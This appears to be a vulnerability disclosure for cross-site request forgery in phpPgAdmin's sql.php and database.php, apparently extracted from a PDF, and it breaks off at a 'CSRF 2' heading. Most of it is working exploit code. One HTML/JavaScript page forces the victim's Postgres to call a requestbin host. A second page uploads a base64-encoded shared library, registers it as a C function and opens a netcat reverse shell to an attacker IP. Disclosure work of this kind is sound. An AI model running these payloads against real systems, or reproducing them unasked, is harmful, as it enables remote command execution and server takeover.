CSRF Introduction

When a web server receives a request, the request should be validated before it initiates any action on the server. Checking the session ID or authorisation cookie is not sufficient, because these cookies are sent automatically by a user's browser even if the user did not knowingly make the request.

The SQL dashboard area within phppgadmin allows sensitive actions to be performed without validating that the request originated from the application. This could enable an attacker to trick a user into performing these actions unknowingly through a Cross Site Request Forgery (CSRF) attack.

Impact

By leveraging this vulnerability, an attacker might be able to gain unauthorized access to information, stored in database, execute arbitrary commands on the server, compromise the entire application and perform attacks against application users and company’s infrastructure.

Multiple areas within the application is vulnearable to CSRF. One such area is the **database.php** webpage.

The vulnerability exists due to failure in the **database.php** webpage not verifying the source of HTTP request. A remote attacker can trick a logged-in administrator to visit a malicious page with CSRF exploit and execute arbitrary system commands on the server.

The proof of concept below when visited, will send a HTTP POST request to vulnerable application and instructs the backend postgres database to make a HTTP request to an attacker-controlled server by utilising the CREATE command.

Proof of Concept to identify if a phppgadmin instance is vulnerable through Out of Band Technique

```
<html>
  <body>
  <script>history.pushState('', '', '/')</script>
    <script>
      function submitRequest()
      {
        var xhr = new XMLHttpRequest();
        xhr.open("POST", "http:\/\/phppgadmin.local:49161\/phppgadmin\/sql.php", true);
        xhr.setRequestHeader("Accept",
"text\/html,application\/xhtml+xml,application\/xml;q=0.9,*\/*;q=0.8");
        xhr.setRequestHeader("Accept-Language", "en-GB,en;q=0.5");
        xhr.setRequestHeader("Content-Type", "multipart\/form-data;
boundary=---------------------------317222262731323");
        xhr.withCredentials = true;
        var body = "-----------------------------317222262731323\r\n" +
          "Content-Disposition: form-data; name=\"query\"\r\n" +
          "\r\n" +
          "CREATE EXTENSION dblink;SELECT
dblink_connect(\'host=mydatahere.b940ab686a17804777c0.d.requestbin.net user=postgres
password=password dbname=dvdrental\');\r\n" +
          "-----------------------------317222262731323\r\n" +
          "Content-Disposition: form-data; name=\"MAX_FILE_SIZE\"\r\n" +
          "\r\n" +
          "2097152\r\n" +
          "-----------------------------317222262731323\r\n" +
          "Content-Disposition: form-data; name=\"script\"; filename=\"\"\r\n" +
          "Content-Type: application/octet-stream\r\n" +
```


```
          "\r\n" +
          "\r\n" +
          "-----------------------------317222262731323\r\n" +
          "Content-Disposition: form-data; name=\"execute\"\r\n" +
          "\r\n" +
          "Execute\r\n" +
          "-----------------------------317222262731323\r\n" +
          "Content-Disposition: form-data; name=\"server\"\r\n" +
          "\r\n" +
          "localhost:5432:allow\r\n" +
          "-----------------------------317222262731323\r\n" +
          "Content-Disposition: form-data; name=\"database\"\r\n" +
          "\r\n" +
          "postgres\r\n" +
          "-----------------------------317222262731323--\r\n";
        var aBody = new Uint8Array(body.length);
        for (var i = 0; i < aBody.length; i++)
          aBody[i] = body.charCodeAt(i);
        xhr.send(new Blob([aBody]));
      }
    </script>
    <form action="#">
      <input type="button" value="Submit request" onclick="submitRequest();" />
    </form>
  </body>
</html>
```

dblink_connect() establishes a connection to a remote PostgreSQL database. This can be used to connect to an attacker controlled server and verify the CSRF attack succeed.

Request that gets sent from the above Proof Of Concept when executed by a victim

```
POST /phppgadmin/sql.php HTTP/1.1
Host: phppgadmin.local:49161
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:70.0) Gecko/20100101 Firefox/70.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------317222262731323
Content-Length: 886
Origin: null
Connection: close
Cookie: PPA_ID=npk16gm33btgv8vca9a65di3s1;
webfx-tree-cookie-persistence=wfxt-4+wfxt-6+wfxt-8+wfxt-10+wfxt-12

-----------------------------317222262731323
Content-Disposition: form-data; name="query"

CREATE EXTENSION dblink;SELECT
dblink_connect('host=mydatahere.b940ab686a17804777c0.d.requestbin.net user=postgres
password=password dbname=dvdrental');
-----------------------------317222262731323
Content-Disposition: form-data; name="MAX_FILE_SIZE"

2097152
-----------------------------317222262731323
Content-Disposition: form-data; name="script"; filename=""
Content-Type: application/octet-stream


-----------------------------317222262731323
```

```
Content-Disposition: form-data; name="execute"

Execute
-----------------------------317222262731323
Content-Disposition: form-data; name="server"

localhost:5432:allow
-----------------------------317222262731323
Content-Disposition: form-data; name="database"

postgres
-----------------------------317222262731323--
```



Steps to Reproduce

- Take the HTML proof of concept, make changes to reflect target domain where the phppgadmin instance is hosted
- Login to the vulnerable phppgadmin instance as a privileged user such as 'postgres'
- Visit the proof of concept file within the same browser to click submit to execute the CSRF attack

Remote Code Execution

Postgres also allows a user to interact with the underlying operating system giving to the database administrator or to a malicious user, potentially a remote attacker through a SQL injection vulnerability, the possibility to execute operating system commands as well as read and write files on the file system.

The following proof of concept can be used to upload a user-defined function (UDF) in PostgresSQL and execute commands on the underlying operating system.

Note: the following proof of concept has been tailored to only execute commands on an Ubuntu 18.04 target system.

```
<html>
  <body>
  <script>history.pushState('', '', '/')</script>
    <script>
      function submitRequest()
      {
        var xhr = new XMLHttpRequest();
        xhr.open("POST", "http:\/\/192.168.1.78\/phppgadmin\/sql.php", true);
        xhr.setRequestHeader("Accept",
"text\/html,application\/xhtml+xml,application\/xml;q=0.9,*\/*;q=0.8");
        xhr.setRequestHeader("Accept-Language", "en-GB,en;q=0.5");
        xhr.setRequestHeader("Content-Type", "multipart\/form-data;
boundary=---------------------------297112967428312");
        xhr.withCredentials = true;
        var body = "-----------------------------297112967428312\r\n" +
          "Content-Disposition: form-data; name=\"query\"\r\n" +
          "\r\n" +
          "SELECT lo_create(43213);\r\n" +
          "INSERT INTO pg_largeobject (loid, pageno, data) values (43213, 0,
decode(\'f0VMRgIBAQAAAAAAAAAAAAMAPgABAAAAkAUAAAAAAABAAAAAAAAAAHAYAAAAAAAAAAAAAAEAAOAAHAEAAHAAbAA
```

```
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\',
\'base64\'));\r\n" +
          "INSERT INTO pg_largeobject (loid, pageno, data) values (43213, 1,
decode(\'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAGAGAAAAAAAAI
AYAAAAAAAABAAAAAAAAIcAAAAAAAAADAAAAAAAABABQAAAAAAAA0AAAAAAAAsAYAAAAAAAAZAAAAAAAABAOIAAAAAAA
GwAAAAAAAAIAAAAAAAABoAAAAAAAAGA4gAAAAAAAcAAAAAAAAAgAAAAAAAA9f7/bwAAAADwAQAAAAAAAAUAAAAAAAAAA
AiAMAAAAAAAAGAAAAAAAADgCAAAAAAAACgAAAAAAAAC1AAAAAAAAAAsAAAAAAAAAAGAAAAAAAAAAADAAAAAAAAAAAQIAAAAA
AAAgAAAAAAAAAAYAAAAAAAAAABQAAAAAAAAABwAAAAAAAAAXAAAAAAAAAACgFAAAAAAAAAABwAAAAAAAAACBAAAAAAAAAAgAAAAAA
AAAqAAAAAAAAAAJAAAAAAAAAABgAAAAAAAAA/v//bwAAAABgBAAAAAAAAAP///28AAAAAAQAAAAAAAAADw//9vAAAAAD4EAAAA
AAAA+f//bwAAAAADAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA=\',
\'base64\'));\r\n" +
          "INSERT INTO pg_largeobject (loid, pageno, data) values (43213, 2,
decode(\'IA4gAAAAAAAAAAAAAAAAAAAAAAAdgUAAAAAAAAgECAAAAAAAAEdDQzogKFVidW50dSA3LjMuMC0xNnVidW
```

```
50dTMpIDcuMy4wAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAwABAMgBAAAAAAAAAAAAAAAAAAAAAAAwACA
PABAAAAAAAAAAAAAAAAAAAAAAAAAwADADgCAAAAAAAAAAAAAAAAAAAAAAAwAEAIgDAAAAAAAAAAAAAAAAAAAAAAAwAF
AD4EAAAAAAAAAAAAAAAAAAAAAAAwAGAGAEAAAAAAAAAAAAAAAAAAAAAAAwAHAIAEAAAAAAAAAAAAAAAAAAAAAAAwA
IACgFAAAAAAAAAAAAAAAAAAAAAAAwAJAEAFAAAAAAAAAAAAAAAAAAAAAAAwAKAGAFAAAAAAAAAAAAAAAAAAAAAAAw
ALAIAFAAAAAAAAAAAAAAAAAAAAAAAwAMAJAFAAAAAAAAAAAAAAAAAAAAAAAwANALAGAAAAAAAAAAAAAAAAAAAAAAA
wAOAMAGAAAAAAAAAAAAAAAAAAAAAAAwAPAOAGAAAAAAAAAAAAAAAAAAAAAAAwAQABgHAAAAAAAAAAAAAAAAAAAAAA
AwARABAOIAAAAAAAAAAAAAAAAAAAAAAwASABgOIAAAAAAAAAAAAAAAAAAAAAAwATACAOIAAAAAAAAAAAAAAAAAAAA
AAwAUAOAPIAAAAAAAAAAAAAAAAAAAAAAwAVAAAQIAAAAAAAAAAAAAAAAAAAAAAwAWACAQIAAAAAAAAAAAAAAAAAAAA
AAAwAXACgQIAAAAAAAAAAAAAAAAAAAAAAwAYAAAAAAAAAAAAAAAAAAAAAABAAAABADx/wAAAAAAAAAAAAAAAAAAAAMA
AAAAgAMAJAFAAAAAAAAAAAAAAAAAAAOAAAAAgAMANAFAAAAAAAAAAAAAAAAAAAhAAAAAgAMACAGAAAAAAAAAAAAAAAA3
AAAAAQAXACgQIAAAAAAAAAQAAAAAAAABGAAAAAQASABgOIAAAAAAAAAAAAAAAAABtAAAAAgAMAGAGAAAAAAAAAAAAAAAB
5AAAAAQARABAOIAAAAAAAAAAAAAAAAACYAAAABADx/wAAAAAAAAAAAAAAAAAACiAAAAAQAOAMAGAAAAAAAAHAAAAAAAAA
C1AAAAAQAOANwGAAAAAAAABAAAAAAAAAAABAAAABADx/wAAAAAAAAAAAAAAAAAAAADDAAAAAQAQANAHAAAAAAAAAAAAAAA
AAAAAAABADx/wAAAAAAAAAAAAAAAAAAAADRAAAAAQAWACAQIAAAAAAAAAAAAAAAAAAADeAAAAAQATACAOIAAAAAAAAAAAAAA
AADnAAAAAAAPAOAGAAAAAAAAAAAAAAAAAAD6AAAAAQAWACgQIAAAAAAAAAAAAAAAAAAAGAQAAAQAVAAAQIAAAAAAAAAAAAAA
AAAAcAQAAEgAMAGoGAAAAAAAADQAAAAAAAAAqAQAAIAAAAAAAAAAAAAAAAAAAAAAAABGAQAAEAAWACgQIAAAAAAAAAAAAA
AAAABNAQAAEgANALAGAAAAAAAAAAAAAAAAABTAQAAEgAAAAAAAAAAAAAAAAAAAAAAABnAQAAIAAAAAAAAAAAAAAAAAA
AAAAACQAQAAEgAMAIQGAAAAAAAAKgAAAAAAAAB2AQAAEAAXADAQIAAAAAAAAAAAAAAAAAB7AQAAEAAXACgQIAAAAAAAAAA
AAAAAACHAQAAEgAMAHcGAAAAAAADQAAAAAAAACYAQAAIAAAAAAAAAAAAAAAAAAAAAACyAQAAIgAAAAAAAAAAAAAAAA
AAAAAAADOAQAAEgAJAEAFAAAAAAAAAAAAAAAAAAAY3J0c3R1ZmYuYwBkZXJlZ2lzdGVyX3RtX2Nsb25lcwBfX2RvX2dsb2
JhbF9kdG9yc19hdXgAY29tcGxldGVkLjc2OTYAX19kb19nbG9iYWxfZHRvcnNfYXV4X2ZpbmlfYXJyYXlfZW50cnkAZnJhb
WVfZHVtbXkAX19mcmFtZV9kdW1teV9pbml0X2FycmF5X2VudHJ5AHBnX2V4ZWMuYwBQZ19tYWdpY19kYXRhLjQ3NzkAbXlf
ZmluZm8uNDc4OABfX0ZSQU1FX0VORF9fAF9fZHNvX2hhbmRsZQBfRFlOQU1JQwBfX0dOVV9FSF9GUkFNRV9IRFIAX19UTUN
fRU5EX18AX0dMT0JBTF9PRkZTRVRfVEFCTEVfAFBnX21hZ2ljX2Z1bmMAX0lUTV9kZXJlZ2lzdGVyVE1DbG9uZVRhYmxlAF
9lZGF0YQBfZmluaQBzeXN0ZW1AQEdMSUJDXzIuMi41AF9fZ21vbl9zdGFydF9fAF9lbmQAX19ic3Nfc3RhcnQAcGdfZmluZ
m9fcGdfZXhlYwBfSVRNX3JlZ2lzdGVyVE1DbG9uZVRhYmxlAF9fY3hhX2ZpbmFsaXplQEBHTElCQ18yLjIuNQBfaW5pdAAA
LnN5bXRhYgAuc3RydGFiAC5zaHN0cnRhYgAubm90ZS5nbnUuYnVpbGQtaWQALmdudS5oYXNoAC5keW5zeW0ALmR5bnN0cgA
uZ251LnZlcnNpb24ALmdudS52ZXJzaW9uX3IALnJlbGEuZHluAC5yZWxhLnBsdAAuaW5pdAAucGx0Lmc=\',
\'base64\'));\r\n" +
          "INSERT INTO pg_largeobject (loid, pageno, data) values (43213, 3,
decode(\'b3QALnRleHQALmZpbmkALnJvZGF0YQAuZWhfZnJhbWVfaGRyAC5laF9mcmFtZQAuaW5pdF9hcnJheQAuZmluaV
```

```
9hcnJheQAuZHluYW1pYwAuZ290LnBsdAAuZGF0YQAuYnNzAC5jb21tZW50AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAbAAAABwAAAAIAAAAAAAAAyAEAAAAAAADIAQAAAAAA
ACQAAAAAAAAAAAAAAAAAAAAAEAAAAAAAAAAAAAAAAAAAAAAALgAAAPb//28CAAAAAAAAAAPABAAAAAAAAA8AEAAAAAAABEAAAAAAA
AAAMAAAAAAAAACAAAAAAAAAAAAAAAAAAAADgAAAALAAAAAgAAAAAAAA4AgAAAAAADgCAAAAAAAAUAEAAAAAAAAEAAAAAQ
AAAAgAAAAAAAAGAAAAAAAAABAAAAAAwAAAAIAAAAAAAAAiAMAAAAAAACIAwAAAAAALUAAAAAAAAAAAAAAAAAAABAAAAA
AAAAAAAAAAAAAAASAAAAP///28CAAAAAAAAAD4EAAAAAAAPgQAAAAAAAcAAAAAAAAAAMAAAAAAAAAAgAAAAAAAACAAAA
AAAAAFUAAAD+//9vAgAAAAAAABgBAAAAAAAGAEAAAAAAAAIAAAAAAAAAAEAAAAAQAAAAgAAAAAAAAAAAAAAAAAABkAAA
ABAAAAAIAAAAAAAAAgAQAAAAAAACABAAAAAAAAAKgAAAAAAAAAAwAAAAAAAAAIAAAAAAAAABgAAAAAAAAAbgAAAAQAAABCAA
AAAAAAACgFAAAAAAAAAKAUAAAAAAAAAYAAAAAAAAAAMAAAAVAAAACAAAAAAAAAAAYAAAAAAAAAHgAAAABAAAABgAAAAAAABAB
QAAAAAAAEAFAAAAAAAAFwAAAAAAAAAAAAAAAAAAAAAQAAAAAAAAAAAAAAAAAAAABzAAAAAQAAAAYAAAAAAAAAYAUAAAAAAABg
BQAAAAAAACAAAAAAAAAAAAAAAAAAAAAAQAAAAAAAAABAAAAAAAAAAfgAAAAEAAAAGAAAAAAAAAIAFAAAAAAAAgAUAAAAAAAA
IAAAAAAAAAAAAAAAAAAAAACAAAAAAAAAAIAAAAAAAAAIcAAAABAAAABgAAAAAAAACQBQAAAAAAAJAFAAAAAAAAHgEAAAAAAA
AAAAAAAAAAAABAAAAAAAAAAAAAAAAAAAACNAAAAAQAAAAYAAAAAAAAAsAYAAAAAAACwBgAAAAAAAkAAAAAAAAAAAAAAAAAA
AAEAAAAAAAAAAAAAAAAAAAAkwAAAAEAAAACAAAAAAAAAMAGAAAAAAAAwAYAAAAAAAAgAAAAAAAAAAAAAAAAAAAEAAAAAAA
AAAAAAAAAAAAAJsAAAABAAAAAgAAAAAAADgBgAAAAAAAOAGAAAAAAAANAAAAAAAAAAAAAAAAAAAAAQAAAAAAAAAAAAAAAA
AAACpAAAAAQAAAAIAAAAAAAAAGAcAAAAAAAAYBwAAAAAALwAAAAAAAAAAAAAAAAAAAAIAAAAAAAAAAAAAAAAAAAAswAAAA
4AAAADAAAAAAAAABAOIAAAAAAAEA4AAAAAAAAIAAAAAAAAAAAAAAAAAAAACAAAAAAAAAAIAAAAAAAAL8AAAAPAAAAAwAAA
AAAAAAYDiAAAAAAABgOAAAAAAACAAAAAAAAAAAAAAAAAAAAgAAAAAAAACAAAAAAAADLAAAABgAAAAMAAAAAAAAIA4g
AAAAAAgDgAAAAAAMABAAAAAAAABAAAAAAAAAAIAAAAAAAAABAAAAAAAAAggAAAAEAAAADAAAAAAAAOAPIAAAAAA4A8
AAAAAAAgAAAAAAAAAAAAAAAAAACAAAAAAAAAAIAAAAAAAAANQAAAABAAAAwAAAAAAAAAECAAAAAAAAQAAAAAAAIA
AAAAAAAAAAAAAAAAAAAgAAAAAAAACAAAAAAAAADdAAAAQAAAAMAAAAAAAAIBAgAAAAAAgEAAAAAAAAgAAAAAAAA
AAAAAAAAAAIAAAAAAAAAAAAAAAAAAA4wAAAAgAAAADAAAAAAAACgQIAAAAAAAKBAAAAAAAAAIAAAAAAAAAAAAAAAAA
AQAAAAAAAAAAAAAAAAAAOgAAAABAAAAMAAAAAAAAAAAAAAAAAAACgQAAAAAAAJAAAAAAAAAAAAAAAAAAAAEAAAAAAA
AAQAAAAAAAAABAAAAAgAAAAAAAAAAAAAAAAAAAAABQEAAAAAAAFgFAAAAAAAGgAAACwAAAAIAAAAAAAABgAAAAAA
AACQAAAAMAAAAAAAAAAAAAAAAAAAAAAAAqBUAAAAAADUAQAAAAAAAAAAAAAAAAAQAAAAAAAAAAAAAAAAABEAAAADA
AAAAAAAAAAAAAAAAAAAAAAHwXAAAAAAA8QAAAAAAAAAAAAAAAAAAEAAAAAAAAAAAAAAAAAAA=\',
\'base64\'));\r\n" +
          "SELECT lo_export(43213, \'/tmp/pg_exec.so\');\r\n" +
          "CREATE FUNCTION sys(cstring) RETURNS int AS \'/tmp/pg_exec.so\', \'pg_exec\'
LANGUAGE \'c\' STRICT;\r\n" +
          "SELECT sys(\'mknod /tmp/backpipe p\');\r\n" +
```

```
          "SELECT sys(\'/bin/sh 0\x3c/tmp/backpipe | nc 192.168.1.81 80
1\x3e/tmp/backpipe\');\r\n" +
          "-----------------------------297112967428312\r\n" +
          "Content-Disposition: form-data; name=\"MAX_FILE_SIZE\"\r\n" +
          "\r\n" +
          "2097152\r\n" +
          "-----------------------------297112967428312\r\n" +
          "Content-Disposition: form-data; name=\"script\"; filename=\"\"\r\n" +
          "Content-Type: application/octet-stream\r\n" +
          "\r\n" +
          "\r\n" +
          "-----------------------------297112967428312\r\n" +
          "Content-Disposition: form-data; name=\"execute\"\r\n" +
          "\r\n" +
          "Execute\r\n" +
          "-----------------------------297112967428312\r\n" +
          "Content-Disposition: form-data; name=\"server\"\r\n" +
          "\r\n" +
          "localhost:5432:allow\r\n" +
          "-----------------------------297112967428312\r\n" +
          "Content-Disposition: form-data; name=\"database\"\r\n" +
          "\r\n" +
          "postgres\r\n" +
          "-----------------------------297112967428312--\r\n";
        var aBody = new Uint8Array(body.length);
        for (var i = 0; i < aBody.length; i++)
          aBody[i] = body.charCodeAt(i);
        xhr.send(new Blob([aBody]));
      }
    </script>
    <form action="#">
```

```
      <input type="button" value="Submit request" onclick="submitRequest();" />
    </form>
  </body>
</html>
```

CSRF 2

The following request was also found to be vulnerable to CSRF.

```
POST /phpad/sql.php HTTP/1.1
Host: 192.168.1.82
